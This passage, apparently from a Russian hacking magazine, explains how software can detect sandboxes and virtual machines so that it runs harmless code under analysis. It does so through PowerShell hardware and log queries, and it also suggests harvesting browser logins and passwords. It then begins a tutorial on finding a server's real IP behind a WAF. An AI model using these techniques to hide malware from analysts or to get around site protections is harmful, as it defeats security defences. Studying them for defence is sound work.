Если система работает меньше десяти минут (uptime), это может означать, что она была запущена целенаправленно для исследования нашего ПО (скорее всего, это ручной анализ) или из снимка виртуальной машины. Каждый раз при запуске ВМ из одного и того же снапшота значение времени работы ОС постоянно. Если виртуалка запущена из снимка в песочницах, в некоторых из них можно найти примерно одинаковое значение аптайма. Чтобы никого не скомпрометировать, скажем, что это значение было 2000 с ± 100 с. Также важно отслеживать количество дней, прошедших с последнего запуска машины, поскольку реальные компьютеры (имеются в виду корпоративные) включаются и выключаются в среднем раз в день. Если текущее время отличается от данной метки больше чем на месяц, такая машина подозрительна. Этот способ рассчитан на недосмотр разработчиков песочниц.

При наличии админских прав (заметим, что для максимального раскрытия возможностей исследуемых программ у большинства песочниц объекты запускаются с правами администратора) попробуем посмотреть количество интерактивных входов в систему. Для этого используем логи безопасности (если логирование событий входа в систему включено).

Выведем все события с `EventId=7001` и `7002` (события входа и выхода из системы winlogon) за последние семь дней:

```
$logs = get-eventlog system -ComputerName yourCompName
-source Microsoft-Windows-Winlogon
-After (Get-Date).AddDays(-7);
$res = @();
ForEach ($log in $logs) {
if($log.instanceid -eq 7001) {
$type = "Logon"}
Elseif ($log.instanceid -eq 7002){
$type="Logoff"}
Else {Continue}
$res += New-Object PSObject
-Property @{Time = $log.TimeWritten;
"Event" = $type;
User = (New-Object System.Security.Principal.SecurityIdentifier $Log.
ReplacementStrings[1]).Translate(
[System.Security.Principal.NTAccount])}};
$res
```

Вывод будет примерно такой:

```
Event  User         Time
-----  ----         ----
Logon  yourCompName 02.05.2020 10:34:09
Logoff yourCompName 01.05.2020 21:58:19
Logon  yourCompName 30.04.2020 17:13:53
Logoff yourCompName 29.04.2020 23:34:46
```

Когда мы видим, что в систему заходили достаточно часто (скажем, не менее 20 раз за пару месяцев) и регулярно (например, между недавними входами нет перерыва больше месяца), есть все основания предполагать, что машина реальна.

Интересный параметр — количество общих сетевых папок (так называемые админские шары). Обычно в Windows их четыре — C$, D$ (при наличии раздела), ADMIN$ и IPC$. Как их посмотреть? Вот так:

```
Get-WmiObject -Class win32_share
```

Шары выводятся наглядно, да еще и с описанием — красота!

```
Name   Path       Description
----   ----       -----------
ADMIN$ C:\Windows Удаленный Admin
C$     C:\        Стандартный общий ресурс
D$     D:\        Стандартный общий ресурс
IPC$              Удаленный IPC
```

Также можно использовать аналогичную команду (однако она работает не на всех версиях PowerShell):

```
Get-SmbShare
```

Если расшаренных папок нет или не больше двух, вероятно, с машиной работал матерый пользователь и дорабатывал ее, чтобы ограничить неиспользуемые сетевые ресурсы. Естественно, это не стопроцентный признак виртуальной машины, но как одна из зацепок — очень даже.

Идем дальше. На всякий случай проверим такие простые показатели, как размер жесткого диска и оперативки. Сложно представить, что на реальной машине будет установлен винчестер объемом менее 100 Гбайт и 2 Гбайт оперативной памяти.

Спросить у машины, сколько у нее гигабайтов оперативки, можно так:

```
$cs = get-wmiobject -class "Win32_ComputerSystem"
 [math]::Ceiling($cs.TotalPhysicalMemory / 1024 / 1024 / 1024)
```

В ответ она тебе выведет только число. Это удобно для быстрой прикидки, но, если ты дотошен, давай возьмем от команды все:

```
$cs = get-wmiobject -class "Win32_ComputerSystem"
$cs
```

Более подробный вывод команды, несомненно, порадует тебя:

```
Domain              : WORKGROUP
Manufacturer        : ASUSTeK Computer Inc.
Model               : K53SV
Name                : mysupuerdupercomp
PrimaryOwnerName    : author
TotalPhysicalMemory : 8497418240   (8 Гбайт ОЗУ, реальная машина)
```

И, возможно, несколько огорчит в виртуалке:

```
Domain              : WORKGROUP
Manufacturer        : VMware, Inc.
Model               : VMware Virtual Platform
Name                : IE11WIN10_virtual
PrimaryOwnerName    :
TotalPhysicalMemory : 1671300608   (<2 Гбайт ОЗУ)
```

Получить доступные тома, их метку и размер просто:

```
Get-WmiObject -Class Win32_logicaldisk
```

Сравни вывод команды в реальной машине:

```
DeviceID     : C:
DriveType    : 3
ProviderName :
FreeSpace    : 29173989376
Size         : 256051458048 (256 Гбайт — норм)
VolumeName   : OS
```

И виртуальных средах:

```
DeviceID     : C:
DriveType    : 3
ProviderName :
FreeSpace    : 30396342272
Size         : 42947571712 (42 Гбайт — прям как в симуляциях)
VolumeName   : Windows 10_virtual
```

Еще один признак реальности системы — общее количество подключаемых USB-устройств. Посчитать их — как нечего делать:

```
$poo=Get-WmiObject -Class Win32_USBControllerDevice
$poo.count
```

Вывод команды — общее число подключаемых устройств к системе. Если за все время работы системы к ней подключалось не больше пары устройств, это подозрительно. На реальных машинах ожидаемо увидеть клавиатуру, мышь, пару флешек. На чистой, только что развернутой виртуалке количество зарегистрированных в системе USB-устройств обычно не превышает 15.

Косвенный признак — типы и количество сетевых адаптеров. Если в системе присутствует Wi-Fi-адаптер, с большой вероятностью можно считать, что перед нами реальная машина. Просмотреть сетевые адаптеры можно командой `Get-WmiObject -Class Win32_NetworkAdapter`.

Одна из важных характеристик в аппаратной конфигурации любого компьютера — это параметры процессора. Банальным подсчетом количества ядер (если меньше двух — это подозрительно) не стоит ограничиваться. Интересно еще и определить саму модель CPU, особенно если она присутствует в списке предустановленных моделей процессора в KVM. Если ввести указанную ниже команду в командной строке на гипервизоре KVM, то можно увидеть следующее (жирным выделены модели, которые встречались нам в некоторых песочницах):

```
# kvm -cpu ?
```

Тем самым мы получаем список поддерживаемых моделей процессоров для гостевых систем гипервизора:

```
x86 qemu64  QEMU Virtual CPU version 2.4.0
x86 phenom  AMD Phenom(tm) 9550 Quad-Core Processor
x86 core2duo  Intel(R) Core(TM)2 Duo CPU     T7700  @ 2.40GHz
x86 kvm64  Common KVM processor
x86 qemu32  QEMU Virtual CPU version 2.4.0
x86 kvm32  Common 32-bit KVM processor
x86 coreduo  Genuine Intel(R) CPU          T2600  @ 2.16GHz
x86 486
x86 pentium
x86 pentium2
x86 pentium3
x86 athlon  QEMU Virtual CPU version 2.4.0
x86 n270  Intel(R) Atom(TM) CPU N270   @ 1.60GHz
x86 Conroe  Intel Celeron_4x0 (Conroe/Merom Class Core 2)
x86 Penryn  Intel Core 2 Duo P9xxx (Penryn Class Core 2)
x86 Nehalem  Intel Core i7 9xx (Nehalem Class Core i7)
x86 Westmere  Westmere E56xx/L56xx/X56xx (Nehalem-C)
x86 SandyBridge  Intel Xeon E312xx (Sandy Bridge)
x86 IvyBridge  Intel Xeon E3-12xx v2 (Ivy Bridge)
x86 Haswell-noTSX  Intel Core Processor (Haswell, no TSX)
x86 Haswell  Intel Core Processor (Haswell)
x86 Broadwell-noTSX  Intel Core Processor (Broadwell, no TSX)
x86 Broadwell  Intel Core Processor (Broadwell)
x86 Opteron_G1  AMD Opteron 240 (Gen 1 Class Opteron)
x86 Opteron_G2  AMD Opteron 22xx (Gen 2 Class Opteron)
x86 Opteron_G3  AMD Opteron 23xx (Gen 3 Class Opteron)
x86 Opteron_G4  AMD Opteron 62xx class CPU
x86 Opteron_G5  AMD Opteron 63xx class CPU
x86 host  KVM processor with all supported host features (only available
in KVM mode)
```

Забавный факт: в некоторых системах динамического анализа можно заметить несовместимость физических компонентов, таких как модель материнской платы и процессора (чипсет разный), или, например, несоответствие количества ядер модели CPU.

Очень полезно узнать, установлены ли в системе антивирусные продукты (в некоторых песочницах и в их ВМ были замечены антивирусы). Нелишне проверить актуальность сигнатурных баз (поле productState, подробную расшифровку значений можно подглядеть тут). Для такого рода запроса нужно немного напрячься:

```
Get-WmiObject -Namespace "root\SecurityCenter2"
-Class AntiVirusProduct  -ComputerName yourCompName
```

Вывод команды достаточно подробен (мы оставили только ключевые поля). Не все программы прописываются так качественно, но теперь ты знаешь, где их искать:

```
__GENUS                  : 2
__CLASS                  : AntiVirusProduct
__SUPERCLASS             :
__DYNASTY                : AntiVirusProduct
…
displayName              : Trend Micro Titanium Internet
…
pathToSignedProductExe   : C:\Program Files\Trend Micro\Titanium\wschan-
dler.exe
pathToSignedReportingExe : C:\Program Files\Trend
Micro\UniClient\UiFrmwrk\WSCStatusController.exe
productState             : 266240
```

Существует пара очень хитрых способов проверить машину на виртуальность. Например, можно периодически запрашивать положение курсора мыши. В случае анализа без имитации пользовательских действий указатель мыши будет неподвижен значительную часть времени. Что необходимо моделировать движения мыши и нажатия клавиш в песочнице, писала «Лаборатория Касперского» (на основе файлов WikiLeaks) здесь.

Более хитроумный способ — подключиться к базе данных браузера и просмотреть историю серфинга, логины и пароли. Например, это можно сделать с помощью Python-модуля browserhistory.

Резюмируем: Level 2 — исследовать базовые аппаратные характеристики ВМ, наработку и интерактивность. Вот предлагаемые параметры для наблюдения:

- размер HDD, RAM, видеопамяти (об этом и некоторых других параметрах см. Level 4) и количество ядер процессора;
- последний запуск компьютера, аптайм, логи Windows (например, количество интерактивных входов с `EventID == 4624`), параллельно с этим по WMI можно проверить, когда устанавливалась ОС (командой `$system = Get-WmiObject -Class Win32_OperatingSystem $system.Installdate`);
- движения мыши;
- история браузера;
- разрешение монитора, есть ли в системе кулер, подключенные принтеры, батарея (помогает определить работу на реальном ноутбуке на раз-два: а когда ты видел виртуалку, запущенную на сервере, у которого есть аккумулятор? Для определения батареи используй команду `Get-WmiObject Win32_Battery`), адаптер Wi-Fi и так далее.


Level 3 — временные задержки

Анализируем время выполнения ПО и отслеживаем динамически изменяемое время, исходя из предпосылки, что средства динамического анализа вносят задержки в выполнение программы.

В простейшем случае нужно запомнить время запуска программы (берется локальное время системы и время с внешнего NTP — для сопоставления). Одновременно с запуском программы необходимо вести собственный отсчет времени (например, количество тактов процессора), чтобы сравнить общее время работы программы. Для вычисления можно использовать следующую формулу:

время финиша работы/функции/модуля − время старта = количество времени внутреннего счетчика

Если изменилась дата или время (явный показатель работы в песочнице), это будет сразу заметно, и программа может перейти к выполнению невредоносного участка кода. Ниже показан отчет о времени работы ПО внутри одной из песочниц.



Фрагмент отчета из песочницы

Скриншот отчета говорит о том, что в системе динамического анализа подменялось как локальное время, так и сетевое на разное количество секунд. Время выполнения программы составило 33 с, а локальное время увеличилось на 6 с, при этом значение времени по NTP изменилось на 13 с.

Интересный момент: в рамках тестов ранней версии нашей программы на языке Python мы отправили исполняемый файл на анализ в VirusTotal. Спустя пару дней нам пришел отчет из Канады, где был запущен экземпляр программы:

Лог FTP-сервера

```
103.208.85.223 UNKNOWN wrtftpuser [03/Apr/2017:17:26:07 +0000] "STOR
file03042020_223856.txt" 226 1025
BORROS-PC.lan UNKNOWN ftpuzer [03/Apr/2017:17:29:34 +0000] "RETR
file03042020_223856.txt" 226 1025
```

Фрагмент отчета

```
Is Admin? > 1
System uptime of 113 seconds
UPTIME LESS THAN 10 MIN !!!!!
total log in: 9777
machine most likely REAL (more than 15 log in)
CAN'T GET VALUE OF HDD TEMPERATURE SENSOR
CAN'T GET VALUE OF CPU TEMPERATURE SENSOR
----------------------------------------------
start time: 6.07619124777e-06
fin time: 59.5664095576
time difference (start - fin): 59.5664034814
TIME_DELAY: 60
----------------------------------------------
start LOCAL time: ['2017', '04', '03', '22', '37', '50']
start NTP time: ['Mon', 'Apr', '03', '22', '55', '01', '2017']
fin LOCAL time: ['2017', '04', '03', '22', '38', '53']
fin NTP time: ['Mon', 'Apr', '03', '22', '56', '04', '2017']
----------------------------------------------
LOCAL DATE NOT CHANGED
LOCAL TIME NOT CHANGED
LOCAL TIME NOT CHANGED (NTP)
----------------------------------------------
W_CpuID 1 W_HDD_CPU_TEMP 1.4 W_VMware 1 W_UPTIME 0.2 (весовые коэффици-
енты для различных проверок)
==============================================
W_TOTAL → 0.9 (вероятность того, что машина виртуальна)
==============================================
```

Обычное выполнение всей программы занимает до 20 с, а в данном случае 60, что кричит нам об использовании инструментов анализа исполняемого файла. Помимо прочего, проверка системного журнала показала 9777 интерактивных входов в систему. Сама программа была запущена с правами администратора, а система запустилась 113 с назад. Все это сигнализирует о ручной проверке образца. На машине отработал даже метод CPUID!

В данном случае была запущена виртуальная машина, на которой исследователь тестировал образцы предположительно вредоносного ПО с использованием подготовленной ВМ. VirusTotal еще в 2017 году использовал собственную динамическую проверку объектов. О значениях температурных сенсоров мы поговорим позже — когда будем обсуждать Level 4.

ВРЕДОНОС ПОД НАБЛЮДЕНИЕМ

КАК РАБОТАЮТ СЕНДБОКСЫ И КАК ИХ ОБОЙТИ

Level 4 — аппаратные показатели (это физика, детка!)
Наиболее достоверным признаком, что перед нами реальная, а не виртуальная машина, можно считать возможность достучаться до железа. При хардениге некоторые производители песочниц задают имя процессора, не соответствующее его архитектуре. Аналогичная проблема касается и других параметров, которые не полностью переносятся в виртуальную среду или скрываются либо вовсе не могут быть переданы в ВМ. Когда в системе только одно ядро, маловероятно, что это сравнительно современный компьютер — скорее пожилой системник, древний нетбук, планшет или виртуальная машина.

Для таких запросов о процессоре есть свой специальный класс в WMI:

```
Get-WmiObject -Class Win32_Processor
```

Он выводит подробную информацию о свойствах процессора:

```
…
Caption                     : Intel64 Family 6 Model 42 Stepping 7
…
Description                 : Intel64 Family 6 Model 42 Stepping 7
…
L2CacheSize                 : 256 (размер кеша L2)
L2CacheSpeed                :
L3CacheSize                 : 6144 (размер кеша L3)
L3CacheSpeed                : 0
…
Manufacturer                : GenuineIntel
…
Name                        : Intel(R) Core(TM) i7-2630QM CPU @ 2.00GHz
NumberOfCores               : 4
NumberOfLogicalProcessors   : 8
…
ProcessorId                 : BFEBFBFF000206A7
…
```


Обрати внимание на размеры кешей L2 и L3. Вот тебе для сравнения размеры кешей в виртуальных машинах:

```
Vbox:
L2CacheSize: None
L3CacheSize: 0

VMware:
L2CacheSize: 0
L3CacheSize: 0

Paralles:
L2CacheSize: None
L3CacheSize: 0
```

~~И тут мне все стало яс...~~ Почему кеши второго и третьего уровня равны нулю внутри ВМ? Этим вопросом мы задались на ранних этапах разработки ПО. Посмотрим на картинку.



Проброс кешей в виртуалки

Процессоры имеют кеш инструкций и кеш данных (это два подуровня кеша L1). Кеш инструкций (L1i) используется для чтения инструкций исполняемой программы. Процессор и кеш L1 минимально необходимы для того, чтобы ОС и программы смогли работать на железе, в том числе и на ВМ.

Кеш L2 используется для больших блоков данных, по умолчанию находится на гипервизоре. Однако гипервизор позволяет настроить более производительную виртуальную машину, и в этом случае кеш, скорее всего, пробросится в ВМ.

Кеш L3 обычно представляет собой кеш-слой, который располагается поверх основной памяти. Таким образом, кеш L3 используется всеми процессорами материнской платы. Всякий раз, когда ЦП запрашивает данные из основной памяти, больший блок данных считывается в кеш L3. Если CPU требуется еще больше данных, сохраняемых последовательно после запрошенной ранее памяти, есть вероятность, что память может быть найдена в кеше L3, который находится на стороне гипервизора.

Тем не менее некоторые параметры CPU могут быть проброшены в виртуалку либо подменены, например Caption, DeviceID, Manufacturer, MaxClockSpeed, Name, SocketDesignation.

В результате гипервизор выдает виртуальной машине L1-кеш, но вот достучаться из-под виртуалки до кеша L2 можно не всегда, а до L3 — нельзя практически никогда. Сыграем на этом: если размеры кешей нулевые или None (не удалось получить значение), то перед нами виртуалка.

WWW

Много интересного о том, как виртуализируется аппаратная часть, можно прочитать в статье на сайте VMware.

Занятно, но некоторые ИБ-вендоры уже пофиксили баг с несуществующим кулером либо тщательно мониторят запрос на его наличие, хотя и на реальных машинах он корректно обрабатывается далеко не всегда. Чтобы получить информацию о кулерах, можно воспользоваться следующим скриптом PowerShell:

```
$colItems = Get-WmiObject Win32_Fan -Namespace "root\cimv2"
foreach ($objItem in $colItems)
{
  "Active Cooling: " + $objItem.ActiveCooling
  "Availability: " + $objItem.Availability
  "Device ID: " + $objItem.DeviceID
  "Name: " + $objItem.Name
  "Status Information: " + $objItem.StatusInfo
}
```

Вывод скрипта примерно следующий (если кулер таки нашелся):

```
Active Cooling     : True
Availability       : 3
Device ID          : root\cimv2 1
Name               : Cooling Device
Status Information : 2
```

Неплохая идея — просмотреть доступные звуковые устройства (класс `Win32_SoundDevice`). На простеньких виртуалках данный запрос обычно ничего не возвращает. Также советуем тебе посмотреть доступные реальные принтеры через класс `Win32_Printer`. Если в системе зарегистрированы используемые принтеры, кроме дефолтных, возможно, ты имеешь дело с реальным компьютером.

Следующие несколько параметров связаны с видеоконтроллером и экраном:

- разрешение экрана;
- количество и тип видеоконтроллеров;
- объем видеопамяти.

Не теряя ни секунды, запрашивай разрешение экрана:

```
Get-WmiObject -Class Win32_DesktopMonitor |
Select-Object ScreenWidth,ScreenHeight
```

В реальной машине оно выводится без проблем:

```
ScreenWidth ScreenHeight
----------- ------------
1366 768
```

На ВМ данные поля, как правило, остаются пустыми или с низким расширением. Что там с видеоконтроллерами?

```
Get-WmiObject -Class Win32_VideoController
```

На реальном ноуте у нас их аж два — встроенный и дискретный:

```
AdapterCompatibility   : NVIDIA
AdapterDACType         : Integrated RAMDAC
AdapterRAM             : 1073741824
Caption                : NVIDIA GeForce GT 540M
VideoProcessor         : GeForce GT 540M

AdapterCompatibility   : Intel Corporation
AdapterDACType         : Internal
AdapterRAM             : 2210398208
Caption                : Intel(R) HD Graphics 3000
VideoModeDescription   : 1366 x 768 x 4294967296 colors
VideoProcessor         : Intel(R) HD Graphics Family
```

Для сравнения — результат выполнения этого скрипта в ВМ с VDI инфраструктуры (перечислены значимые строки):

```
AdapterCompatibility   : Citrix Systems Inc.
AdapterDACType         : Virtual RAMDAC
AdapterRAM             : 0
Caption                : Citrix Display Only Adapter
VideoModeDescription   : Цвета: 1440 x 900 x 4294967296
VideoProcessor         : Citrix Virtual Display Adapter Chip

AdapterCompatibility   : Citrix Systems Inc.
*AdapterDACType         : *
*AdapterRAM             : *
Caption                : Citrix Indirect Display Adapter
*VideoModeDescription   : *
VideoProcessor         :

AdapterCompatibility   : VMware, Inc.
AdapterDACType         : n/a
AdapterRAM             : 0
Caption                : VMware SVGA 3D
VideoModeDescription   : Цвета: 1440 x 900 x 4294967296
VideoProcessor         : VMware Virtual SVGA 3D Graphics Adapter
```

Подробности — после парочки строчек кода. Если нужно сразу получить размер видеопамяти в человеческом виде, можно воспользоваться следующей командой PowerShell:

```
Get-WmiObject Win32_VideoController |
select name, AdapterRAM,@{Expression={$_.adapterram/1MB};label="MB"}
```

Память есть, теперь в мегабайтах!

```
name                      AdapterRAM MB
----                      ---------- --
NVIDIA GeForce GT 540M    1073741824 1024
Intel(R) HD Graphics 3000 2210398208 2108
```

На виртуалке видеопамять имеет какое-то свое, сакральное значение — либо оно нулевое, либо его вовсе не достать, либо его значение небольшое.

В виртуальных машинах либо ты не сможешь узнать разрешение экрана, либо может использоваться очень странное разрешение вроде 800 на 600. То же касается и количества видеоконтроллеров. Если параметр `AdapterDACType` (Digital-to-Analog Converter) не содержит в названии строк вида Internal или Integrated либо вообще пустой, это очень подозрительно. Не менее подозрителен маленький объем видеопамяти, например меньше 256 Мбайт (в нашей задаче размер имеет значение). Невозможность получить этот параметр характерна для виртуальных сред.

Интересно дела обстоят с виртуальными видеоконтроллерами на примере Citrix или других устройств с VDI — у них размер видеопамяти равен нулю, но такие девайсы можно фильтровать по названию вендора. Плюс к этому виртуальный видеоадаптер сам по себе в единственном числе не существует, в системе должен присутствовать еще один тип Internal или Integrated.


Много интересных данных можно извлечь при наличии прав администратора. Например, есть шанс достучаться до показаний температурных сенсоров реальной машины, что невозможно в виртуальной (если они не проброшены или не симулируются). Если получено валидное значение температуры (ориентировочно от 1 до 150 °C), это может говорить, что комп реальный. Приведем пример проверки температуры CPU:

```
$CPUt = Get-WmiObject MSAcpi_ThermalZoneTemperature -Namespace "root/wmi"
$currentTempKelvin = $CPUt.CurrentTemperature/ 10
$currentTempCelsius = $currentTempKelvin - 273.15

$currentTempCelsius
```

Если все пройдет успешно, ты узнаешь температуру проца в градусах Цельсия. Если не повезет — получишь значение -273.15, то есть значение абсолютного нуля и показатель, что достучаться до термодатчика стандартным путем нельзя.

Можно самостоятельно проверить свою виртуальную машину с помощью таких программ, как HWiNFO или AIDA64, и убедиться, что для виртуальной среды значения температуры будут недоступны (так же как ряд характеристик процессора и жесткого диска!). Однако в случае с Parallels значения датчиков температуры и вольтажа все же пробрасываются на виртуальные машины.



Проброс температуры и вольтажа проца в Parallels

И напоследок — самое сладкое (предупреждаем, что данный способ пока еще не опробован в боевых условиях). Проверим производительность графики с помощью WebGL и Canvas 3D. Легче всего это сделать, используя готовые онлайн-тесты, например GlowScript или Wirple. Мы остановились на втором варианте, поскольку он позволяет проводить блиц-стресс-тест производительности. Результаты смотри в таблице ниже.

GlowScript Test Results	Характеристики	Canvas3D (FPS)		WebGL (FPS)		Итого по всем тестам
		Test 1	Test 2	Test 1	Test 2	
Мощная ВМ	8CPU/16RAM	92	36	25	11	164
Средняя ВМ	4CPU/8RAM	21	26	24	29	100
Слабая ВМ	2CPU/2RAM	11	22	8	11	52
Средний компьютер (без дискретной GPU)	2CPU/8RAM	159	1196	499	370	2224

Тест производительности GPU

Сравнивая полученные значения FPS на реальных и виртуальных машинах, мы пришли к выводу, что если итоговый результат по четырем тестам меньше 200 FPS, то перед нами виртуалка.

С FPS дело обстоит так: в виртуальных средах этот показатель на порядки ниже, чем на реальных машинах. В наших тестах производительность ВМ была на уровне 1–50 FPS, в то время как на реальном более-менее современном железе значение было порядка 1000–1500 FPS.

ЗАКЛЮЧЕНИЕ

Как можно заметить, не все методы позволяют со стопроцентной уверенностью определить, что программа запущена в виртуальной среде, однако использование нескольких разноуровневых методов существенно повышает вероятность получить правильный результат.

Нашей задачей было показать основные идеи и самые приметные характеристики ВМ. На Black Hat в 2015 году в качестве примера использовались проверки на количество логических процессоров и общий объем памяти, а также поиск VMware в названиях производителей и именах сетевого адаптера, в серийном номере BIOS. Также применялся поиск процесса `vmtoolsd.exe`.

Что касается методов, связанных с проверкой атрибутов устройств, часть из них может и не отличить реальную машину от виртуальной (если некоторые модели устройств не предоставляют данные через описанную функциональность или используются тонкие настройки и ограничения систем). Однако если применить сразу несколько методов, нацеленных на разные атрибуты, то с помощью весовых коэффициентов можно определить вероятность того, что машина виртуальна. На практике использование комбинации всех методов дает верный результат в 95% случаев.

Bug Bounty по песочницам еще не существует. Мы пытались сообщить нескольким вендорам, включая иностранных, о пробелах в их продуктах. Реакция производителей была разной — от насмешки (типа у нас настолько крутая система, что такого не может быть) до полного игнора, как только мы направляли доказательства наших слов. Именно поэтому мы решили опубликовать эту статью.

В итоге цикл «мы вам виртуалку — а мы вам метод ее обнаружения» может продолжаться до потери пульса. Тем не менее мер противодействия некоторым из представленных методов в коммерческих продуктах до сих пор нет.

WWW

Если ты заинтересовался темой: многие инструменты для детектирования песочниц можно найти в свободном доступе. Среди проектов на GitHub следует отметить InviZzzible от Check Point или агрегацию проектов в awesome-sandbox-evasion.

Если у тебя есть идеи, какие еще методы можно попробовать для определения виртуалок, или ты получил интересные результаты после выполнения команд из статьи — напиши нам, мы с удовольствием обсудим твои мысли!

WAF BYPASS

КАК ВЫЗНАТЬ IP САЙТА, КОТОРЫЙ ИСПОЛЬЗУЕТ WAF ИЛИ ЗАЩИТУ ОТ DDOS

Существуют разные сервисы, которые скрывают адрес сайта за другим IP — в целях защиты от DoS, DDoS или прочих атак. Это могут быть как всем известные облачные сервисы вроде Cloudflare, так и файрволы веб-приложений (WAF) и другие защитные решения. Задача их обхода сводится к тому, чтобы вызнать реальный IP, и для этого существуют готовые утилиты. Давай посмотрим, как пользоваться ими на практике.

Ghoustchat
aio02012003@gmail.com

Для начала чуть подробнее расскажу о том, что такое WAF и как он работает. Например, в составе всем знакомого веб-сервера Apache есть модуль mod-_security, который способен выполнять функции файрвола веб-приложений и помочь защитить твой сервис от какой-нибудь тривиальной DoS-атаки. Одна из таких атак — HTTP(S) GET-флуд, когда серверу посылают бесчисленное множество запросов на получение информации. Сервер неспособен обработать столько запросов за очень короткий промежуток и попросту падает.

Подобную функцию может предоставлять и какой-то облачный провайдер — для простоты разные сервисы такого типа я дальше буду называть просто WAF. Принцип их работы можно описать следующим образом.

1. Веб-сервер, который нужно защитить, работает в обычном режиме без фильтрации опасных запросов, а WAF-сервис настроен на отдельном сервере компании, предоставляющей подобные услуги.
2. В некой DNS-записи в качестве IP нужного сайта указывается не его настоящий адрес, а IP-адрес сервера WAF.
3. После такой настройки все запросы к доменному имени сайта будут направляться не на сам сайт, а на WAF-сервер.
4. Этот сервер принимает запрос, обрабатывает его и, если запрос удовлетворяет настроенным правилам, отсылает его на защищаемый сервер. WAF получает от этого сервера запрашиваемую информацию (веб-страницу, файл) и перенаправляет ее клиенту (пользователю).

КАК ОБХИТРИТЬ СИСТЕМУ

Так как современные WAF блокируют множество вредоносных запросов, не получится использовать утилиты вроде sqlmap или WPScan. Также невозможны атаки типа DoS или DDoS.

Поэтому у нас есть два варианта действий.

1. Сконструировать запрос таким образом, чтобы обойти правила, прописанные в WAF (см. статью «Как искать байпасы в современных Web Application Firewalls»).
2. Отправить запрос напрямую к веб-серверу, минуя проверку WAF.

Дальше мы сконцентрируемся на втором пункте. Для его реализации нам нужно знать настоящий IP-адрес сервера и быть уверенными, что этот сервер способен принимать запросы напрямую из сети от кого угодно. Прямой IP-адрес сервера часто называют словом bypass. Иногда прямой доступ к нему специально сохраняют, чтобы сервер мог продолжить работу в случае неполадок на стороне WAF-сервисов.

Для этой цели мы будем использовать скрипт с длинным, но говорящим названием: Bypass firewalls by abusing DNS history.

Эта утилита пытается узнать настоящий IP-адрес нужного нам сервера сразу двумя методами.

1. Анализ истории DNS-записей.
2. Поиск поддоменов и последующий анализ их IP-адресов.

Ко всем найденным IP-адресам скрипт делает запросы для проверки.

INFO

Более подробное изложение теории ты можешь найти в статье «Вычисляем реальный IP сервера за Cloudflare/Qrator».

К ПРАКТИКЕ

Скрипт находится в открытом доступе на GitHub. Я запускал его в Kali Linux, но он может работать и в других дистрибутивах.

Команды для установки на Kali выглядят так:

```
$ sudo apt install jq
$ git clone https://github.com/vincentcox/bypass-firewa
lls-by-DNS-history
```

Команда для установки в дистрибутиве BlackArch:

```
$ sudo pacman -S bypass-firewall-dns-history jq
```

Возвращаемся в Kali. Первой строчкой мы ставим необходимый модуль для работы скрипта, а второй скачиваем скрипт с GitHub. Чтобы получить справку по использованию тулзы, достаточно перейти в ее директорию и выполнить следующую команду:

```
$ bash bypass-firewalls-by-DNS-history.sh --help
```

